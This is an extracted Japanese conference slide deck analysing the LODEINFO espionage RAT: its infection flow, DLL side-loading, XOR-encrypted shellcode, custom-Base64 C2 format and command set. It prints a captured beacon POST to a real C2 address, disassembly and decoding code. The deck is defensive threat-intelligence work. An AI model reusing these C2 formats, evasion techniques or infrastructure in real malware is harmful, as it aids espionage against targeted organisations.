




Fighting to LODEINFO

Investigation for Continuous Cyberespionage
Based on Open Source

Ryo Minakawa, Daisuke Saika, Hiroki Kubokawa @ NFLaboratories.

whoami



Ryo Minakawa

APT / Malware Hunter



Daisuke Saika

Malware Analyst



Hiroki Kubokawa

CTI Analyst

Agenda

- はじめに
- これまでの LODEINFO キャンペーン
- 調査とハンティング方法
- 2022年以降のTTPsの変化
- 攻撃者グループの考察
- 限界とまとめ

はじめに

Overview

- LODEINFO マルウェアを利用したキャンペーンの共有
 - 2019年末から約3年間継続的に利用
 - 背景に中国国家支援のAPTグループがいると
言われている (APT10 説)
- 本講演で伝えたいこと
 - 最新の LODEINFO マルウェアの分析結果
 - オープンソースベースでの標的型攻撃の防御
およびハントティングロジック構築方法
 - 攻撃者グループに関わる新たな視点での考察

<https://blogs.jpcert.or.jp/ja/2021/02/LODEINFO-3.html>



Top > “マルウェアの一覧” > マルウェアLODEINFOのさらなる進化



喜野 孝太(Kota Kino)

日本語 ▾

2021/02/09

マルウェアLODEINFOの さらなる進化

LODEINFO

ツイート メール

前回、[前々回](#)のブログで、日本国内の組織を狙ったマルウェアLODEINFOの機能や進化について紹介してきましたが、JPCERT/CCでは今年も引き続きLODEINFOを利用した活発な攻撃を確認しています。機能の拡張も継続して行われており、未実装だったコマンドの実装や、新たなコマンドの追加などを確認しています。

今回は、前回と同様に、LODEINFOに追加されたアップデート内容と、最近の攻撃動向について紹介します。

Overview

- LODEINFO マルウェアを利用したキャンペーンの共有
 - 2019年末から約3年間継続的に利用
 - 下2つをより濃密に話します
言わされている（APT10 説）
- 本講演で伝えたいこと
 - 最新の LODEINFO マルウェアの分析結果
 - オープンソースベースでの標的型攻撃の防御
およびハンティングロジック構築方法
 - 攻撃者グループに関わる新たな視点での考察

<https://blogs.jpcert.or.jp/ja/2021/02/LODEINFO-3.html>



Top > “マルウェアの一覧” > マルウェアLODEINFOのさらなる進化



喜野 孝太(Kota Kino)

日本語 ▾

2021/02/09

マルウェアLODEINFOのさらなる進化

LODEINFO

ツイート メール


前回、前々回のブログで、日本国内の組織を狙ったマルウェアLODEINFOの機能や進化について紹介してきましたが、JPCERT/CCでは今年も引き続きLODEINFOを利用した活発な攻撃を確認しています。機能の拡張も継続して行われており、未実装だったコマンドの実装や、新たなコマンドの追加などを確認しています。

今回は、前回と同様に、LODEINFOに追加されたアップデート内容と、最近の攻撃動向について紹介します。

これまでの LODEINFO キャンペーン

LODEINFO の概要


- 日本への標的型攻撃で使用されるファイルレスRAT
 - 標的セクター: 安全保障, 國際政治, 外交, メディア
 - スピアフィッシングメールに添付される形式で配信
 - 2019年末から継続的にアップデート
 - マルウェア内部に存在するバージョン情報が頻繁に更新
 - C2サーバを日本にIP GeolocationがあるVPS, Hosting service に立てる傾向 (Vultr, CHOOPA, LINODE)
- 本マルウェアを利用したオペレーションの背景に**APT10**がいるという考察が多い
 - 過去に使用されたマルウェア(bisonal など)との類似性 (version 情報の埋め込み)
 - TTPs の類似性 (Spear-Phishing, DLL Side-Loading)



```
strcpy(v116, "v0.1.2");
```


2022年までのタイムライン

2019年12月に初観測以降、継続的にアップデートされながら標的型攻撃に利用されている



LODEINFO の感染/実行フロー

- 悪性マクロを実行後にドロップされる DLL を RunDLL32.exe から実行 (LOLBAS)
- LODEPNG というオープンソースのコードの中に悪性コードを埋め込んでビルド
 - <https://github.com/lvandeve/lodepng>
 - pdb の情報も残留
- Shellcode は**末尾 1byte を利用した Single Byte XOR** で暗号化されている
 - 現在も shellcode の暗号化手法に変化なし



C2通信のデータフォーマット


Header 部分と Main Data 部分をそれぞれ固有のデータフォーマットで作成し、カスタムBase64でエンコードして送信。SHA-512/128 で想定した検体の通信かを検証

送受信される
データ形式

Customized Base64 Encode		Customized Base64 Encode	
AES Key SHA512/128	Data size	AES Key SHA512/384	
オフセット	サイズ (byte)	説明	
0x00	16	AESキーのSHA512の先頭16byte	
0x10	4	メインデータ部分をbase64エンコードしたサイズ	
0x14	1	N/A	
Main Data	0x15	48	ペイロードのRaw DataのSHA512の先頭48byte
	0x45	4	ペイロードのサイズ
	0x49	可変長	ペイロード

C2通信のデータフォーマット

Header 部分と Main Data 部分をそれぞれ固有のデータフォーマットで作成し、カスタムBase64でエンコードして送信。SHA-512/128 で想定した検体の通信かを検証



Beacon 送信データのサンプル

```

POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/77.0.3865.90 Safari/537.36
Host: 193.228.52.57
Content-Length: 193
Connection: Keep-Alive
Cache-Control: no-cache
Header
以降はMain Data
data=Diajqc5lVuJpjwvr36msaAAAADIvMavxkoPu5RsvmRaihpE2hKkIbAI6LW53Z7SoHLeg0X5lrMpKJQqnb-
Kum_z03x6QAAAAIueW0l5GjxoLaUgbTz0s3AeIFQchz4w3IATK7C0X0NKwQ5BJ1boYejYVocL2KlZT-
pvW4Vo-5j2ui4e0dQS1yer_u4. HTTP/1.0 200 OK

```

```

mov    [esp+460h+var_3BC], 'atad'
mov    [esp+460h+var_3B8], '='

```

POST パラメータ名は
検体内部に Hardcode

32 7C F9 1C AA 3C 00 19	31 36 37 33 34	2 ...<..16734
38 35 7C 39 33 32 7C 30	30 30 43 32 39 33 32 46	85 932 000C2932F
7C 44 45 53 4B	54 4F 50 2D	DESKTOP-
00 0D F0 AD BA	0D F0 AD BA

```

for ( i = 0; i < buf_len; ++i )
{
    s = aa_base64_str[i];
    switch ( s )
    {
        case '+':
            aa_base64_str[i] = '-';
            break;
        case '/':
            aa_base64_str[i] = '_';
            break;
        case '=':
            aa_base64_str[i] = '.';
            break;
    }
}

```

3文字分のみ変更した
カスタム Base64

Payload の平文 = “実行時間のUNIXTIME|ANSIコード|MACアドレス|コンピュータ名”

RAT コマンド一覧

```

loc_329FE00:
lea    eax, [ebp+cmd_command]
mov    dword ptr [ebp+cmd_command], 'mmoc'
push   eax
lea    eax, [ebp+var_40]
mov    dword ptr [ebp+cmd_command+4], 'dnal'
push   eax
mov    ecx, ebx
mov    [ebp+cmd_ls], 'sl'
mov    [ebp+cmd_send], 'dnes'
mov    [ebp+var_68], 0
mov    [ebp+cmd_recv], 'vcer'
mov    [ebp+var_70], 0
mov    dword ptr [ebp+cmd_memory], 'omem'
mov    dword ptr [ebp+cmd_memory+4], 'yr'
mov    [ebp+cmd_kill], 'llik'
mov    [ebp+var_80], 0
mov    [ebp+cmd_cat], 'tac'
mov    [ebp+cmd_cd], 'dc'
mov    [ebp+cmd_ver], 'rev'
call   cmd_cmp
test   al, al
jz    loc_32A045F

```

コマンド	機能
MZ	PEファイルを実行
0xE9	shellcode を実行
command	利用可能なコマンド一覧を返す
cd	カレントディレクトリの変更
ls	ファイル一覧
send	ファイルのダウンロード
recv	C2へのファイル送信
cat	C2へのファイルの送信
memory	svchost ヘシェルコードをインジェクト
kill	指定したプロセスの停止
ver	バージョン情報の送信

C2通信データフォーマットの変化

- 通信の復号スクリプト公開後の
次のVersionでデータフォーマットが変化

 これまでのスクリプトでは正常に復号不可に

- オープンソースから v0.2.7 のサンプルを
収集できていないが、
我々で確認できた v0.3.2 以降でも
同様のフォーマットとなっているため
正しいものと思われる

データ送受信フォーマットの一部変更

LODEINFOは、AESとBASE64を組み合わせてデータの暗号化を行っていますが、データをBASE64デコードした後のオフセット0x45の位置には、AESで暗号化されたデータのサイズが記載されています。

```
00000000: 0c86 a3a9 c739 955b 89a6 3c2f af7e a6b1 .....9.[.,<./~..  
00000010: 7400 0000 566c 7e3b 5e60 b32d a9ce 8192 t...V1~;^`~-....  
00000020: 5c1d dceb 9125 e5b1 5052 1e4d 631c e887 U....%.PR.Mc...  
00000030: 55d2 a20d a7b2 7ab8 79ff 0ef2 629e 7e5f U.....z.y...b.~.  
00000040: 50fd e803 6920 0000 002f 263a e9eb 99c7 P...i .../8:....  
00000050: 14e0 3649 19ab dd8f 183e e985 19e9 38f6 ..6I.....>....8.  
00000060: 46a1 3077 990b 19d7 1f39 0000 F.0w.....9..
```

図4: 変更前のデータフォーマット

前回のv0.1.2の検体では、該当部分にデータサイズがそのまま記載されていましたが、v0.2.7以降の検体からは、オフセット0x49の位置に新しく1byteのXORキーが記載されるようになり、オフセット0x45のデータサイズにはXORキーでエンコードされた値が記載されるようになっています。

```
00000000: f720 4e40 9f35 3c20 1370 750c 4aec 8862 . N@.3< .pu.J..b  
00000010: b400 0000 b20d 25ed 3728 9a29 b9db 9d08 .....%.7(.)....  
00000020: ea2d 40c3 8816 b83a 5f49 69d8 4341 5fd9 ..@...: Ii.CA.  
00000030: ac28 defe 761c 7c36 79ec a9ba c94e ce11 .(.v.|6y....N..  
00000040: 5755 ea5c 38db 8b8b 8b8b cb24 c354 4678 WU.\8....$.TFx  
00000050: ba98 b91f 072c a124 6062 df1a 7ba1 d800 .....,$ b.{...  
00000060: 2177 0f40 4495 06af d64d 1d10 c416 ad36 !w.@D....M....6  
00000070: e420 dd37 c82d 03eb d0a 36d4 9471 79d0 .._.7.-....6..qy.  
00000080: 6c23 b72a ba19 b6dc fd94 e5c7 17d3 8155 l#.*.....U  
00000090: e4c7 f0a5 4e06 8d2c be44 ...N.,.D
```

図5: 変更後のデータフォーマット

snip.

上記の変更によって、以前に紹介したHTTP POSTリクエストのデータを復号するコードが正常に動作しなくなっているため、以下に対応したコードの一部を記載します。

<https://blogs.jpcert.or.jp/ja/2020/06/LODEINFO-2.html>

C2通信データフォーマットの変化


Main Data の **サイズ部分のみ** 1 byte XORの暗号化処理とその鍵が追加

送受信される
データ形式


Customized Base64 Encode		Customized Base64 Encode	
AES Key SHA512/128	Data size	AES Key SHA512/384	
オフセット	サイズ (byte)	説明	
0x00	16	AESキーのSHA512の先頭16byte	
0x10	4	メインデータ部分をbase64エンコードしたサイズ	
0x14	1	N/A	
0x15	48	ペイロードのSHA512の先頭48byte	
0x45	4	ペイロードのサイズをSingle byte key でXORしたデータ	
0x49	1	Single byte XOR key	
0x4A	可変長	ペイロード	

LODEINFO の実行フローの変化

- 悪性マクロから正規の署名付き実行ファイルと **LODEINFO のDLL shellcode loader**をドロップし、
DLL Side-Loading を起点に実行
 - 中国のAPTグループがよく用いる
検知回避技術の取り入れ
 - 正規実行ファイルのMD5:
1871402d3c83b2e15bf516d754458bd4




以降、同ハッシュ値の
実行ファイルは
サイドロードのために
継続的に使用される




さらなるC2通信データフォーマットの変化

v0.5.6
より前



v0.5.6
以降



データ構造はそのままに **Header部分を暗号化** ➡️ **再びスクリプトの改修が必要**

Beacon データの変化

```

POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
